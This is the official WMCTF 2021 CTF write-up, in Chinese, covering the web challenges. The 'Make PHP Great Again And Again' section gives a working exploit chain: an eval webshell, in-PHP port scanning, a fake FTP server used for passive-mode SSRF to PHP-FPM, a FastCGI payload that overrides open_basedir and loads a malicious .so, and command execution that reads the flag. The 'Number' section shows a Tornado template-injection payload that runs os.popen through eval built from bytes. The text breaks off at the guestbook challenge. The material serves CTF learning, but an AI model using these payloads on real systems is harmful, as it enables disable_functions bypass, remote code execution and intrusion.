

WMCTF 2021 Official WriteUp

目录

- [WEB](#)

- [Make PHP Great Again And Again](#)
 - [前言](#)
 - [题目信息](#)
 - [总体思路以及解题情况](#)
 - [步骤](#)
 - [Number](#)
 - [granddad's guestbook](#)
 - [功能浏览](#)
 - [秘密广场 Secret Square](#)
 - [发文 Post](#)
 - [报告 Report](#)
 - [HACK IT](#)
 - [scientific_adfree_networking](#)
 - [ez_piwigo](#)
 - [Pentest 2021 1](#)
 - [简易图床](#)

- [PWN](#)

- [PHP-PWN](#)
 - [red_high_heels](#)
 - [Nescafe](#)

- [Crypto](#)

- [Checkin](#)
 - [Baby_OCB](#)
 - [easylsb](#)
 - [ezL1near](#)
 - [预期解](#)
 - [非预期解](#)

- [Rev](#)

- [Mirror Image](#)
 - [Re1](#)
 - [Re2](#)
 - [Re3](#)
 - [背景](#)
 - [算法](#)

- [VM](#)
- [生成指令](#)
- [flutter验证部分](#)
- [flutter本体](#)
- [解题思路](#)
- [Misc](#)
 - [Flag Thief WP](#)
 - [考点](#)
 - [详解](#)
 - [参考文章](#)
 - [LOGO](#)
 - [Description](#)
 - [Analyze](#)
 - [print\(data.split\(b'\r\n'\)\[0\]\)](#)
 - [print\(data.split\(b'\r\n'\)\[0\]\)](#)
 - [Foolish Black Ai Entrance](#)
 - [pvsz](#)
 - [BlockChain](#)
 - [1+2=3](#)
 - [要点](#)
 - [题解](#)

WEB

Make PHP Great Again And Again

前言

<https://www.zhaoj.in/read-6951.html>

来写写 WMCTF2021 上 Web 类 Make PHP Great Again And Again 的 WriteUp。

这个题源来自我给CISCN西南赛区出的一个 Web 题，那个题目本身是一个存在任意文件写入点的系统，很多选手当时兴冲冲的找到那个写入点，写了个 Webshell 进去才发现噩梦刚刚开始。因为这个题 flag 是 700 权限，需要执行一个具有 SUID 权限的命令之后才能拿到 flag。但本身环境限制死了 Disabled Functions，又观察到运行的环境是 Nginx + PHP-FPM，就想着从 FPM 这块入手。但又发现 Curl 和 Socket Client 这类函数都用不了了，我们无法直接通过 SSRF 去攻击 FPM，那么这时候又想到通过 FTP 被动模式去 SSRF 打 FPM，但又会因为靶机不出网（流量是 Nginx 转发进内网的，Nginx->靶机）而无法通过连接在外的恶意 FTP 服务器进行攻击。所以就需要曲线救国，利用 PHP 在本地构造一个 FTP 服务器，让 FPM 去连接到这个服务器就好。

那么咱们这个题也是，给了一个代码执行点，可以传 PHP 代码进去。

靶机已关闭，可使用 hint2 的附件：<https://wmctf2021-1251267611.file.myqcloud.com/Make%20PHP%20Great%20And%20Great%20Again%20Dockerfile.zip> 自己进行本地复现。

题目信息

Description:

三句话让FPM为我RCE， 我是一个很善于让PHP为我RCE的精通代码审计的安全研究员，前两天嘲我与一个朋友日站，当我坐下来的时候我直接问了一句，哇塞我今天好牛逼，给你个机会夸夸我。他哈哈大笑，一时半会儿嘲都没有回过神来，这种就是典型的菜鸡，然后我坐下来继续问我们玩个问答游戏吧，他说你问我答，我说你知道在我眼里你什么时候最帅吗？他说我不知道，所以菜鸡很无趣。普通安全研究员呢这时候会说你为我日下目标的时候最帅，但是我说什么呢，你为我信息收集，打点成功，横向移动的时候最帅，他又是一份意想不到的狂喜，接下来的全程呢我什么也不用干，他还屁颠儿屁颠地为我日站，吃到最后我说来你给我来一个权限，奖励我这么有眼光跟天下第一帅的大佬日站，好开心呀。最后呢，他非常开心的把站就日了，这次我们共攻陷了十五万八千六百个资产，回到家的时候我打开手机一看，这个男人给我送了一个一万八千八的权限，说了一句，和你在一起真开心，一个安全研究员说话有趣很重要，会调戏菜鸡更重要。先敬于礼乐野人也，后敬于礼乐君子也。

靶机每五分钟重置一次。

Let FPM be my RCE in three sentences. Maybe You have a 0day?
Challenge Instance will be reset every 5 minutes.

Challenge:

<http://118.190.153.142:20001~20010> all same

Hint:

Hint1: 做好信息收集嗷/Do Better in Collection of information

Hint2: <https://wmctf2021-1251267611.file.myqcloud.com/Make%20PHP%20Great%20And%20Great%20Again%20Dockerfile.zip>

Dockerfile of this challenge, use it in your case. This is pull from instance container host and just replace replace flag with fake one:) / 靶机的 Dockerfile, 刚从宿主机上拖下来, 新鲜热乎, 只是换了下 flag。

Hint3: 由于有人写入大量文件搅屎, 靶机网站目录 (/var/www/html) 调整为文件不能落地(755)了, 已同步到上面的 Dockerfile, 请继续尝试, 你可以在这种情况下攻击成功的。:) / Due to amount of malicious requests the disk was full, and we have set the permission to 755 for /var/www/html, and You can get flag in this case, keep up~

总体思路以及解题情况

总体思路如下：


信息收集找到 FPM 端口 -> 本地用 PHP 搭建一个 FTP 服务器 -> file_put_contents 到 FTP 服务器, FTP 服务器转入被动模式, 让 PHP 把让 PHP 设置 open_basedir 的数据发送到 FPM 端口上 -> 构造文件上传把 so 上传到 /tmp 下 -> file_put_contents 到 FTP 服务器, FTP 服务器转入被动模式, 让 PHP 把让 PHP 加载 so 扩展的数据发送到 FPM 端口上 -> 利用扩展执行命令 -> 拿到 flag

解题情况呢, 还是不错的, 在第二个和第三个提示在半夜放出后, 一血队伍 Ph0t1n1a 在中国时间凌晨四点获得一血。看来提示让题目难度大大降低了:)之后 Nu1L 和 Synclover 也解出了此题, 非常赞。比较可惜的一点就是没有人用非预期解, 这题其实我一直在希望看见非预期, 毕竟要真非预期了那就是 Bypass disable function 有新方法了:-P



步骤

1. 打开靶机看看，就三行代码。



```
<?php
highlight_file(__FILE__);
@eval($_GET['glzjin']);
```

2. 简单做一下信息收集。首先是 phpinfo。

← → C ⓘ 127.0.0.1:20001/?glzjin=phpinfo();

```
<?php  
highlight_file(__FILE__);  
@eval($_GET['glzjin']);
```

The screenshot shows the Network tab in the Chrome DevTools. A single request is listed: ?glzjin=phpinfo(). The request URL is http://127.0.0.1:20001/?glzjin=phpinfo(), the Request Method is GET, and the Status Code is 500 Internal Server Error. The Response Headers section is partially visible.

GG。

那么利用其他的函数来收集下信息。比如，利用 get_cfg_var 这个函数读取PHP 参数。

[http://127.0.0.1:20001/?glzjin=var_dump\(get_cfg_var\(%27disable_functions%27\)\);](http://127.0.0.1:20001/?glzjin=var_dump(get_cfg_var(%27disable_functions%27));) 读取下 disable_functions

```
string(657)  
"stream_socket_client,fsockopen,pfsockopen,ini_alter,ini_set,ini_get,posix_kill,phpinfo  
,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstoppe  
d,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,  
pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_  
strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpri  
ority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_ope  
n,passthru,symlink,link,syslog,imap_open,d1,mail,error_log,debug_backtrace,debug_print_  
backtrace,gc_collect_cycles,array_merge_recursive"
```

屏蔽了很多票函数，SSRF 请求的，命令执行的，都屏蔽了。

再来看看 open_basedir

[http://127.0.0.1:20001/?glzjin=var_dump\(get_cfg_var\(%27open_basedir%27\)\);](http://127.0.0.1:20001/?glzjin=var_dump(get_cfg_var(%27open_basedir%27));)

```
string(14) "/var/www/html/"
```

还有 open_basedir。

\3. 那么来扫一下本机开放的端口吧。

```
for($i=0;$i<65535;$i++) {  
    $t=stream_socket_server("tcp://0.0.0.0:".$i,$ee,$ee2);  
    if($ee2 === "Address already in use") {  
        var_dump($i);  
    }  
}
```

http://118.190.153.142:20009/?glzjin=eval(\$_POST['a']);

POST http://118.190.153.142:20009/?glzjin=eval(\$_POST['a']); Send

Params Authorization Headers (1) Body Pre-request Script Tests Cookies

none form-data x-www-form-urlencoded raw binary

KEY	VALUE	DESCRIPTION
a	for(\$i=0;\$i<65535;\$i++) { \$t=stream_socket_server("tcp://0.0.0.0:".\$i,\$ee,\$ee2); if(\$ee2 === "Address already in use") { var_dump(\$i); } }	Description Status: 200 OK Time: 590 ms Size: 650 B

Body Cookies Headers (6) Test Results

Pretty Raw Preview HTML

```
i 1 <code>  
2 <span style="color: #000000">  
3 <span style="color: #0000BB">&lt;?php  
4 | <br />highlight_file  
5 | </span>  
6 <span style="color: #007700">(</span>  
7 <span style="color: #0000BB">__FILE__</span>  
8 <span style="color: #007700">);  
9 | <br />@eval(  
10 | </span>  
11 <span style="color: #0000BB">$_GET</span>  
12 <span style="color: #007700">[</span>  
13 <span style="color: #DD0000">'glzjin'</span>  
14 <span style="color: #007700">]);  
15 | <br />  
16 | </span>  
17 </span>  
18 </code>int(80)  
19 int(11451)  
20 int(34645)  
21 int(47334)
```

又或者用 file_get_contents 和 error_get_last 获取到请求中发生的错误，进行循环判断也可进行端口扫描。

```
for($i=0;$i<65535;$i++) {  
    $t=file_get_contents('http://127.0.0.1:'.$i);  
    if(!strpos(error_get_last()['message'], "Connection refused")) {  
        var_dump($i);  
    }  
}
```

http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

KEY	VALUE	DESCRIPTION
a	<pre>for(\$i=0;\$i<65535;\$i++) { \$t=file_get_contents('http://127.0.0.1:'.\$i); if(strpos(error_get_last()['message'], "Connection refused")) { var_dump(\$i); } }</pre>	Description

Body Cookies (5) Headers (6) Test Results

Pretty Raw Preview HTML

```
i 1 <code>
2 <span style="color: #000000">
3 <span style="color: #0000BB">&lt;?php
4 | <br />highlight_file
5 </span>
6 <span style="color: #007700">(</span>
7 <span style="color: #0000BB">__FILE__</span>
8 <span style="color: #007700">);
9 | <br />@eval(
10 </span>
11 <span style="color: #0000BB">$_GET</span>
12 <span style="color: #007700">[</span>
13 <span style="color: #DD0000">'glzjin'</span>
14 <span style="color: #007700">]);
15 | <br />
16 </span>
17 </span>
18 </code>int(0)
19 int(11451)
20 int(35866)
```

好了，发现 11451 端口每次靶机重置之后都是开着的，说明这个端口应该就是 FPM 的端口了，开干。

\4. 用 FTP 的被动模式来SSRF，需要首先有一个恶意的 FTP 服务器。得用 PHP 本地启动一个。懒得写了，直接用一血队伍 Ph0t1n1a 的 Payload 了。

```
$socket = stream_socket_server("tcp://0.0.0.0:46819", $errno, $errstr);
if (!$socket) {
    echo "$errstr ($errno)<br />\n";
} else {
    while ($conn = stream_socket_accept($socket)) {
        fwrite($conn, "210 Fake FTP\n");
        $line = fgets($conn);
        echo $line; // USER
        fwrite($conn, "230 Login successful\n");
        $line = fgets($conn);
        echo $line; // TYPE
        fwrite($conn, "200 xx\n");
        $line = fgets($conn);
        echo $line; // SIZE
        fwrite($conn, "550 xx\n");
        $line = fgets($conn);
        echo $line; // EPSV
        fwrite($conn, "500 wtf\n");
        $line = fgets($conn);
        echo $line; // PASV
```

```
// $ip = '192.168.1.4';
$ip = '127.0.0.1';
$port = 11451;
$porth = floor($port / 256);
$portl = $port % 256;
fwrite($conn, "227 Entering Passive Mode.
".str_replace('.','.',,$ip).",$porth,$portl\n");
$line = fgets($conn);
echo $line; // STOR

fwrite($conn, "125 GOGOGO!\n");
sleep(1);
fwrite($conn, "226 Thanks!\n");
fclose($conn);
}
fclose($socket);
}
```

http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

POST http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']); Sending...

Params Authorization Headers (1) Body (1) Pre-request Script Tests Cookies Code

none form-data x-www-form-urlencoded raw binary

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> a	<pre>\$socket = stream_socket_server("tcp://0.0.0.0:46819", \$errno, \$errstr); if (!\$socket) { echo "\$errstr (\$errno)
\n"; } else { while (\$conn = stream_socket_accept(\$socket)) { fwrite(\$conn, "210 Fake FTP\n"); \$line = fgets(\$conn); echo \$line; // USER fwrite(\$conn, "230 Login successful\n"); \$line = fgets(\$conn); echo \$line; // TYPE fwrite(\$conn, "200 xx\x\n"); \$line = fgets(\$conn); echo \$line; // SIZE fwrite(\$conn, "550 xx\x\n"); \$line = fgets(\$conn); echo \$line; // EPSV fwrite(\$conn, "500 wtf\x\n"); \$line = fgets(\$conn); echo \$line; // PASV // \$ip = '192.168.1.4'; \$ip = '127.0.0.1'; \$port = 11451; \$porth = floor(\$port / 256); \$portl = \$port % 256; fwrite(\$conn, "227 Entering Passive Mode. ".str_replace('.','', \$ip).", \$porth, \$portl\x\n"); \$line = fgets(\$conn); echo \$line; // STOR fwrite(\$conn, "125 GOGOGO!\x\n"); sleep(1); fwrite(\$conn, "226 Thanks!\x\n"); fclose(\$conn); } fclose(\$socket); }</pre>	Description
Key		

模拟 FTP 服务器，接受连接，进入被动模式，让客户端能把数据发到指定的端口上，这里就是发送到 FPM 的端口 11415。

然后写一个 file_put_contents，把数据发过去。数据可用 <https://github.com/tarunkant/Gopherus> 生成。这里我们加了一个 open_basedir 的限制。

```
$payload=urldecode(' %01%01%11-%00%08%00%00%01%00%00%00%00%00%01%04%11-
%01%DD%00%00%11%0BGATEWAY_INTERFACEFastCGI/1.0%0E%04REQUEST_METHODPOST%0F%17SCRIPT_FILENAME
NAME/var/www/html/index.php%0B%17SCRIPT_NAME/var/www/html/index.php%0C%00QUERY_STRING%0
B%17REQUEST_URI/var/www/html/index.php%0D%01DOCUMENT_ROOT/%0F%0E SERVER_SOFTWAREphp/fcgi
client%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9985%0B%09SERVER_ADDR127.0.0.1%0B%02SE
RVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP/1.1%0C%10CONTENT_TYPEapp
lication/text%0E%02CONTENT_LENGTH67%09%10PHP_VALUEopen_basedir%20%3D%20/%0F%27PHP_ADMIN
_VALUEextension_dir%20%3D%20/tmp%0Aextension%20%3D%20ant.so%01%04%11-
%00%00%00%01%05%11-
%00C%00%00%3C%3Fphp%20var_dump%28scandir%28%22/%22%29%29%3Bfile_put_contents%28%22/tmp/
abc%22%2C%20%22haha%22%29%3B%01%05%11-%00%00%00%00');
file_put_contents('ftp://127.0.0.1:46819/aaa',$payload);
```

这段 url encoded 的文本解码之后是这样的：



注意 open_basedir 和 extension_dir 还有 extension。

这样目前的作用就是先把 open_basedir 给解放了，然后会加载 /tmp 下的 ant.so 扩展。

这时候你要去读取 flag，会发现无法读取，需要执行系统命令来读取。

http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

POST ▾ http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']); Send Save

Params (1) Authorization Headers (1) Body (1) Pre-request Script Tests Cookies Code Comma

none form-data x-www-form-urlencoded raw binary

KEY	VALUE	DESCRIPTION	...	Bin
<input checked="" type="checkbox"/> a	var_dump(scandir('/'));			
Key	Value	Description		

Body Cookies (5) Headers (6) Test Results Status: 200 OK Time: 10 ms Size: 1.25 KB Download

Pretty Raw Preview HTML ▾

```
22 string(2) ".."
23 [2]=>
24 string(10) ".dockerenv"
25 [3]=>
26 string(3) "bin"
27 [4]=>
28 string(4) "boot"
29 [5]=>
30 string(3) "dev"
31 [6]=>
32 string(3) "etc"
33 [7]=>
34 string(4) "flag"
35 [8]=>
36 string(4) "home"
37 [9]=>
38 string(3) "lib"
39 [10]=>
40 string(5) "lib64"
41 [11]=>
42 string(5) "media"
43 [12]=>
44 string(3) "mnt"
45 [13]=>
46 string(3) "opt"
47 [14]=>
48 string(4) "proc"
49 [15]=>
50 string(4) "root"
51 [16]=>
52 string(3) "run"
53 [17]=>
```

http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

POST http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']); Send

Params Authorization Headers (1) Body Pre-request Script Tests Cookies Code

none form-data x-www-form-urlencoded raw binary

KEY	VALUE	DESCRIPTION
<input checked="" type="checkbox"/> a	var_dump(file_get_contents('/flag'));	
Key	Value	Description

Body Cookies (5) Headers (6) Test Results Status: 200 OK Time: 7 ms Size: 621 B

Pretty Raw Preview HTML

```
i 1 <code>
2 <span style="color: #000000">
3 <span style="color: #0000BB">&lt;?php
4 | <br />highlight_file
5 </span>
6 <span style="color: #007700">(</span>
7 <span style="color: #0000BB">__FILE__</span>
8 <span style="color: #007700">);
9 | <br />@eval(
10 </span>
11 <span style="color: #0000BB">$_GET</span>
12 <span style="color: #007700">[</span>
13 <span style="color: #DD0000">'glzjin'</span>
14 <span style="color: #007700">]);
15 | <br />
16 </span>
17 </span>
18 </code>bool(false)
```

5.然后上传一个 so 上去，加载进去来执行命令。

[1630812010fb289d059589ed0f28b1f00c8d7fe92a下载](#)

http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

POST http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']); Send Save

Params Authorization Headers (1) Body Pre-request Script Tests Cookies Code Comm

Body Cookies (5) Headers (6) Test Results Status: 200 OK Time: 26 ms Size: 609 B Down

Body

KEY VALUE DESCRIPTION

a move_uploaded_file(\$_FILES["f"]["tmp_name"], "/tmp/ant.so");

f

Key Value Description

Pretty Raw Preview HTML

```
i 1 <code>
2 <span style="color: #000000">
3 <span style="color: #0000BB">&lt;?php
4 | <br />highlight_file
5 </span>
6 <span style="color: #007700">(</span>
7 <span style="color: #0000BB">__FILE__</span>
8 <span style="color: #007700">);
9 | <br />@eval(
10 </span>
11 <span style="color: #0000BB">$_GET</span>
12 <span style="color: #007700">[</span>
13 <span style="color: #DD0000">'glzjin'</span>
14 <span style="color: #007700">]);
15 | <br />
16 </span>
17 </span>
18 </code>
```

6. 这时需要重新执行一下第四步，让这个 so 被加载。

http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

POST ▼ http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']); Send ▼ Save

Params ● Authorization Headers (1) Body ● Pre-request Script Tests Cookies Code Comm

none form-data x-www-form-urlencoded raw binary

KEY	VALUE	DESCRIPTION	...	Bu
a	\$socket = stream_socket_server("tcp://0.0.0.0:46819", \$errno, \$errstr); if (!\$socket) { echo "\$errstr (\$errno) \n"; } else { while (\$conn = stream_socket_accept(\$socket)) { fwrite(\$conn, "210 Fake FTP\n"); \$line = fgets(\$conn); echo \$line; // USER fwrite(\$conn, "230 Login successful\n"); \$line = fgets(\$conn); echo \$line; // TYPE fwrite(\$conn, "200 xx\n"); \$line = fgets(\$conn); echo \$line; // SIZE fwrite(\$conn, "550 xx\n"); \$line = fgets(\$conn); echo \$line; // EPSV fwrite(\$conn, "500 wtf\n"); \$line = fgets(\$conn); echo \$line; // PASV // \$ip = '192.168.1.4'; \$ip = '127.0.0.1'; \$port = 11451; \$porth = floor(\$port / 256); \$portl = \$port % 256; fwrite(\$conn, "227 Entering Passive Mode. .str_replace('::',\$ip)."\$porth,\$portl\n"); \$line = fgets(\$conn); echo \$line; // STOR fwrite(\$conn, "125 GOGOGO!\n"); } }	Description	Time-out Time: 59978 ms Size: 329 B	Down

Body Cookies (5) Headers (5) Test Results

Pretty Raw Preview HTML ▼

```
i 1 <html>
2 <head>
3   <title>504 Gateway Time-out</title>
4 </head>
5 <body>
6   <center>
7     <h1>504 Gateway Time-out</h1>
8   </center>
9   <hr>
10  <center>nginx/1.21.1</center>
11 </body>
12 </html>
```

Postman interface showing a POST request to `http://127.0.0.1:20001/?glzjin=eval($_POST['a']);`. The Body tab contains a key `a` with a value of:

```

1 <code>
2 <span style="color: #000000">
3 <span style="color: #0000BB">&lt;?p
4 | <br />highlight_file
5 </span>
6 <span style="color: #007700">(</sp
7 <span style="color: #0000BB">__FILE
8 <span style="color: #007700">);
9 | <br />@eval(
10 </span>
11 <span style="color: #0000BB">$_GET< %00C%00%00%3C%3Fphp%20var_dump%28scandir%2
12 <span style="color: #007700">[</spd
13 <span style="color: #DD0000">'glzji abc%22%2C%20%22haha%22%29%3B%01%05%11-
14 <span style="color: #007700">]);
15 | <br />
16 </span>
17 </span>
18 </code>

```

The response status is **200 OK**, Time: **1017 ms**, Size: **609 B**.

\7. 然后就可以用下面这个 Payload 来执行命令读取 flag 了。

```

file_put_contents("/tmp/yyyyyy","cat
/flag");antsystem("qwj");var_dump(file_get_contents("/tmp/xxxxxx"));unlink("/tmp/xxxxxx
");unlink("/tmp/yyyyyy");unlink("/tmp/ant.so");

```

上面那个 so 他们依据自己魔改了一下，从 /tmp/xxxxxx 读取命令去执行然后把结果放到 /tmp/yyyyyy 了。

POST http://127.0.0.1:20001/?glzjin=eval(\$_POST['a']);

Params Authorization Headers (1) Body Pre-request Script Tests Cookies Code Cor

Body Cookies (5) Headers (6) Test Results Status: 200 OK Time: 34 ms Size: 667 B

Body

KEY	VALUE	DESCRIPTION	***
<input checked="" type="checkbox"/> a	file_put_contents("/tmp/xxxxxx","cat /flag");antsystem...		
<input checked="" type="checkbox"/> f	ant.so X		
Key	Value	Description	

Pretty Raw Preview HTML

```

1 <code>
2   <span style="color: #000000">
3     <span style="color: #0000BB">&lt;?php
4       <br />highlight_file
5     </span>
6     <span style="color: #007700">(</span>
7     <span style="color: #0000BB">__FILE__</span>
8     <span style="color: #007700">);
9       <br />@eval(
10      </span>
11      <span style="color: #0000BB">$_GET</span>
12      <span style="color: #007700">[</span>
13      <span style="color: #DD0000">'glzjin'</span>
14      <span style="color: #007700">]);
15      <br />
16    </span>
17  </span>
18 </code>string(44) "wmctf{glzjin_wants_a_girl_friend_fak_flag"

```

\6. 拿到 flag~

Number

输入 test 后。可以看到报错信息

```

Traceback (most recent call last):
  File "/usr/local/lib/python3.8/site-packages/tornado/web.py", line 1702, in _execute
    result = method(*self.path_args, **self.path_kwargs)
  File "app.py", line 71, in post
    self.render('static/user.html', lucky_number=self.lucky_number)
  File "/usr/local/lib/python3.8/site-packages/tornado/web.py", line 863, in render
    html = self.render_string(template_name, **kwargs)
  File "/usr/local/lib/python3.8/site-packages/tornado/web.py", line 1012, in render_string
    return t.generate(**namespace)
  File "/usr/local/lib/python3.8/site-packages/tornado/template.py", line 362, in generate
    return execute()
  File "static/user_html.generated.py", line 5, in _tt_execute
    if test == lucky_number: # static/user.html:22
NameError: name 'test' is not defined

```

首页 F12 查看有个 /view 可以看模板

```
<html>
<style type="text/css">
.center {
    text-align: center;
    color: blue;
    font-size: 20px;
    border-radius: 10px;
    background-color: gray;
    width: 50%;
    height: 100px;
    line-height: 100px;
    position: absolute;
    left: 50%;
    top: 50%;
    transform: translate(-50%,-50%);
}
</style>
<body>
<center>
<h1>
    {%
        if test == lucky_number %
    }
    <div class="center">You're so lucky</div>
    {%
        else %
    }
    <div class="center">You're not lucky enough</div>
    {%
        end %
    }
</h1>
</center>
</body>
</html>
```

这里会将我们输入的值直接加载进模板。然后和lucky_number比较。

那么这里需要本地写个demo。跟下tornado源码

```

def _tt_execute(): # static/user.html:0
    _tt_buffer = [] # static/user.html:0
    _tt_append = _tt_buffer.append # static/user.html:0
    _tt_append(b'\n<html>\n<style type="text/css">\n    text-align: center;\n    color: blue;\n    font-size: 28px;\n    border-radius: 10px;\n    background-color: gray;\n    width: 50%;\n    height: 100px;\n    line-height: 100px;\n</style>\n<div class="center">\n    You are so lucky!\n</div>\n</html>')
    if 1:
        a0=str((bytearray([0x5f])))[-3:-2]
        a1=str((bytearray([0x5f])))[-3:-2]
        a2=str((bytearray([0x69])))[-3:-2]
        a3=str((bytearray([0x6d])))[-3:-2]
        a4=str((bytearray([0x70])))[-3:-2]
        a5=str((bytearray([0x6f])))[-3:-2]
        a6=str((bytearray([0x72])))[-3:-2]
        a7=str((bytearray([0x74])))[-3:-2]
        a8=str((bytearray([0x5f])))[-3:-2]
        a9=str((bytearray([0x5f])))[-3:-2]
        a10=str((bytearray([0x28])))[-3:-2]
        a11=str((bytearray([0x22])))[-3:-2]
        a12=str((bytearray([0x6f])))[-3:-2]
        a13=str((bytearray([0x73])))[-3:-2]
        a14=str((bytearray([0x21])))[-3:-2]
        a15=str((bytearray([0x29])))[-3:-2]
        a16=str((bytearray([0x2e])))[-3:-2]
        a17=str((bytearray([0x70])))[-3:-2]
        a18=str((bytearray([0x6f])))[-3:-2]
        a19=str((bytearray([0x70])))[-3:-2]
        a20=str((bytearray([0x65])))[-3:-2]
        a21=str((bytearray([0x6e])))[-3:-2]
        a22=str((bytearray([0x28])))[-3:-2]
        a23=str((bytearray([0x22])))[-3:-2]
        a24=str((bytearray([0x66])))[-3:-2]
        a25=str((bytearray([0x6c])))[-3:-2]
        a26=str((bytearray([0x61])))[-3:-2]
        a27=str((bytearray([0x67])))[-3:-2]
        a28=str((bytearray([0x22])))[-3:-2]
        a29=str((bytearray([0x29])))[-3:-2]
        a30=str((bytearray([0x2e])))[-3:-2]
        a31=str((bytearray([0x72])))[-3:-2]
        a32=str((bytearray([0x65])))[-3:-2]
        a33=str((bytearray([0x61])))[-3:-2]
        a34=str((bytearray([0x64])))[-3:-2]
        a35=str((bytearray([0x28])))[-3:-2]
        a36=str((bytearray([0x29])))[-3:-2]
    return eval(a0+a1+a2+a3+a4+a5+a6+a7+a8+a9+a10+a11+a12+a13+a14+a15+a16+a17+a18+a19+a20+a21+a22+a23+a24+a25+a26+a27+a28+a29+a30+a31+a32+a33+a34+a35+a36) # == lucky_number: # static/user.html:22
    _tt_append(b'\n<div class="center">You are so lucky!\n</div>\n</html>')
    pass # static/user.html:62
else: # static/user.html:64
    _tt_append(b'\n<div class="center">You are not lucky enough!\n</div>\n</html>')
    pass # static/user.html:62
_tt_append(b'\n</h1>\n</center>\n</body>\n</html>\n!') # static/user.html:69
return _tt_utf8('').join(_tt_buffer) # static/user.html:0

```

发现tornado解析模板就是直接拼接的代码。可以注入换行符来改写整个函数的逻辑。

这里ban了字符串。只需要绕一下字符串就行

`str(bytearray([48]))[-3:-2]` 即可得到想要的字符串

最后注入`a1=str(bytearray([xx]))[-3:-2]`

依次构造字符串。最后利用python 高版本 unicode 绕过eval限制

构造 eval(a1+a2+a3) 执行代码

实现如下

```
def _tt_execute(): # static/user.html:0
    _tt_buffer = [] # static/user.html:0
    _tt_append = _tt_buffer.append # static/user.html:0
    _tt_append(b'\n<html>\n<style type="text/css">\n    .center {text-align: center; color: blue; font-size: 20px; border-radius: 10px; background-color: gray; width: 50%; height: 100px; line-height: 100px;}\n</style>\n</head>\n<body>\n    <div class="center">\n        You are so lucky!\n    </div>\n</body>\n</html>') # static/user.html:0
    if 1:
        a0=str((bytearray([0x5f])))[-3:-2]
        a1=str((bytearray([0x5f])))[-3:-2]
        a2=str((bytearray([0x69])))[-3:-2]
        a3=str((bytearray([0x6d])))[-3:-2]
        a4=str((bytearray([0x70])))[-3:-2]
        a5=str((bytearray([0x6f])))[-3:-2]
        a6=str((bytearray([0x72])))[-3:-2]
        a7=str((bytearray([0x74])))[-3:-2]
        a8=str((bytearray([0x5f])))[-3:-2]
        a9=str((bytearray([0x5f])))[-3:-2]
        a10=str((bytearray([0x28])))[-3:-2]
        a11=str((bytearray([0x22])))[-3:-2]
        a12=str((bytearray([0x6f])))[-3:-2]
        a13=str((bytearray([0x73])))[-3:-2]
        a14=str((bytearray([0x22])))[-3:-2]
        a15=str((bytearray([0x29])))[-3:-2]
        a16=str((bytearray([0x2e])))[-3:-2]
        a17=str((bytearray([0x70])))[-3:-2]
        a18=str((bytearray([0x6f])))[-3:-2]
        a19=str((bytearray([0x70])))[-3:-2]
        a20=str((bytearray([0x65])))[-3:-2]
        a21=str((bytearray([0x6e])))[-3:-2]
        a22=str((bytearray([0x28])))[-3:-2]
        a23=str((bytearray([0x22])))[-3:-2]
        a24=str((bytearray([0x66])))[-3:-2]
        a25=str((bytearray([0x6c])))[-3:-2]
        a26=str((bytearray([0x61])))[-3:-2]
        a27=str((bytearray([0x67])))[-3:-2]
        a28=str((bytearray([0x22])))[-3:-2]
        a29=str((bytearray([0x29])))[-3:-2]
        a30=str((bytearray([0x2e])))[-3:-2]
        a31=str((bytearray([0x72])))[-3:-2]
        a32=str((bytearray([0x65])))[-3:-2]
        a33=str((bytearray([0x61])))[-3:-2]
        a34=str((bytearray([0x64])))[-3:-2]
        a35=str((bytearray([0x28])))[-3:-2]
        a36=str((bytearray([0x29])))[-3:-2]
        return eval(a0+a1+a2+a3+a4+a5+a6+a7+a8+a9+a10+a11+a12+a13+a14+a15+a16+a17+a18+a19+a20+a21+a22+a23+a24+a25+a26+a27+a28+a29+a30+a31+a32+a33+a34+a35+a36) # == lucky_number: # static/user.html:22
    _tt_append(b'\n<div class="center">You are so lucky!</div>\n') # static/user.html:62
    pass # static/user.html:62
else: # static/user.html:64
    _tt_append(b'\n<div class="center">You are not lucky enough!</div>\n') # static/user.html:64
    pass # static/user.html:64
_tt_append(b'\n</body>\n</html>\n') # static/user.html:69
return _tt_utf8('').join(_tt_buffer) # static/user.html:0
```

然而题没出好。导致可以直接利用unicode。打exec(chr())

granddad's guestbook

这是一道去年就想出的题，结果出了还是没人做，或者说做不来 // 😞

事实上出了SSTI还有一种模版注入在前端

叫做client side template injection (下文简称csti)

[client side template injection](#)

这种前端模版注入可以在没有HTML标签的情况下试下任意代码执行

功能浏览

回到题目，首先注册登录看看有哪些功能

秘密广场 Secret Square

可以分享你的秘密到这个广场上别人都能看

而在其中的第一条和第二条分别是管理员的提示信息

- admin's secret only admin can read! do not attack mywebsite, otherwise i will kick Ur ass!
- i tell you the admin's secret code is dbfc330a00;

那么目的很明确我们需要通过管理员去读取到管理员的秘密//应该是flag

发文 Post

这个功能可以用来发送秘密，发送的秘密可以在用户信息中找到

报告 Report

